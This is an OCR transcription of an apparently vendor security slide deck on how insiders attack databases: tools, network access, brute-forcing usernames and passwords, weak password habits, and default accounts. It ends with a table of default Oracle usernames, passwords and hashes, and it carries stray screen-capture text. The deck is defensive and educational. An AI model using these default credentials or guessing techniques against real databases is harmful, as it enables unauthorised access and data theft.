Anatomy of a Database Attack

Dana Tamir
Sr. Product Marketing Manager

Agenda

- Who's Imperva?
- DB Attacks Step by Step
- DB Attack Prevention
- Q&A

Imperva Overview

- Founded in 2002
- The leader in '***Data Security*** '
- SecureSphere Data Security Suite
- Over 800 customers and 4500+ orgs protected
- CEO Shlomo Kramer – CEO of the year co-founder of Check Point
- Application Defense Center
  - Security Research Team

NETWORKWORLD

Imperva identifies AJAX flaw

Attackers could exploit the AJAX flaw to break into back-end systems or launch a DoS attach, Imperva says

eWEEK.com ENTERPRISE NEWS

DB2 Crack Lets in Attackers Without Database Credentials

Imperva's Application Defense Center reported on June 12 that it had discovered the vulnerability—which allows any attacker with network access to the database server to bring it down or to run arbitrary code—in DB2 Version 8.

InfoWorld

The 2006 InfoWorld CTO 25 winners

Amichai Shulman
Imperva

WHIR news Web Hosting's Premiere Daily News

Imperva Aids Oracle Vulnerability

July 18, 2007 -- (WEB HOST INDUSTRY REVIEW) -- Data security and compliance solutions provider Imperva (imperva.com) announced on Tuesday that its Application Defense Center has discovered a cross site scripting vulnerability that affects the Oracle E-Business Suite.

IMPERVA®

Database Attacks

The Perfect Criminal Setup


- Motivation
  - Databases are the core of an organization's operations
  - Disclose organization's confidential information
  - Disclose clients' confidential information
  - Disrupt operation
- Means
  - **VERY** simple and accessible tools
  - Some more sophisticated tools are gaining traction
- Opportunity
  - Thick clients
  - Loose internal network security
  - Ill written applications

The 5 Steps - Attacking A Database


- Getting the tools
- Making initial contact
- Privilege abuse
- Privilege elevation
- Covering the tracks

Basic Tools

- Most database attacks are preformed by internal users
- Most internal users are not Hackers
- Some organizations have strict controls over local software installation
- What basic tools can internal users leverage?
  - Common software packages provide DB front-end
    - E.g. Microsoft Excel – Part of any Office deployment
  - DB client software
    - E.g. SQL Query Analyzer – Default with MS-SQL
    - E.g. Oracle SQL*Plus – Default with Oracle
    - Similar client for other database vendors


Book1 - Microsoft Excel
Home
Insert
Page Layout
Formulas
Data
Review
View
Cut
Copy
Format Painter
Paste
Clipboard
Calibri
11
Font
Wrap Text
Merge & Center
Alignment
General
Number
Conditional Formatting
Format as Table
Cell Styles
Styles
Insert
Delete
Format
Cells
AutoSum
Fill
Clear
Sort & Filter
Find & Select
Editing
A1
CamStudio
File
Region
Options
Tools
View
Help
Record to AVI
RenderSoft
CamStudio
OPENSOURCE
Press the Stop Button to stop recording

More sophisticated tools:



Making Initial Contact

1. Get Network Access
   - Lax internal network access controls
   - Thick-client applications
2. Obtain valid credentials
   - Brute Force Attacks / Exhaustive Search
   - Thick Clients
   - Default Accounts and Passwords
   - Social Engineering

Obtaining Credentials
Brute Force / Exhaustive Search

- Basic assumptions:
  - User names are 6 characters long.
  - Passwords are 6 characters long.
  - [illegible]
  - Server is practically dedicated to being attacked
- Time required:
  - ~2^{74} seconds, ~2^{62} hours, ~2^{58} days
  - 100,000,000,000,000,000,000 years.

This is False Comfort!


Methods Exist to Dramatically Cut Time to Success

Obtaining Credentials
Brute Force / Exhaustive Search

- Splitting the attacks to stages.
  - **Stage 1:** Get the username.
  - **Stage 2:** Get the password, accordingly.
- Cut down number of combinations to 2^{43}
- How?
  - Look under the hood

Obtaining Credentials


Brute Force / Exhaustive Search



Bad Username

Obtaining Credentials

Brute Force / Exhaustive Search



Obtaining Credentials

Brute Force / Exhaustive Search

- Password rules
  - User: John
  - Password:
    - johnjohn
    - nhoj
    - john1234
    - Smith (who happens to be John's last name)
    - Doe (same…)
- Users need passwords they can remember
- Otherwise they write them on postix or notes under their keyboard

Obtaining Credentials

Default Accounts & Passwords

- Dozens of default accounts for each database vendor
- Some are privileged
- Most have default passwords
- Lists on the Internet
- Example: ctxsys

(oracle text services)


  - Installed by default
  - DBA privileges
  - Have full admin capabilities

USERNAME	PASSWORD	HASH
ADAMS	WOOD	72CDEF4A3483F60D
ADLDEMO	ADLDEMO	147215F51929A6E8
ADMIN	JETSPEED	CAC22318F162D597
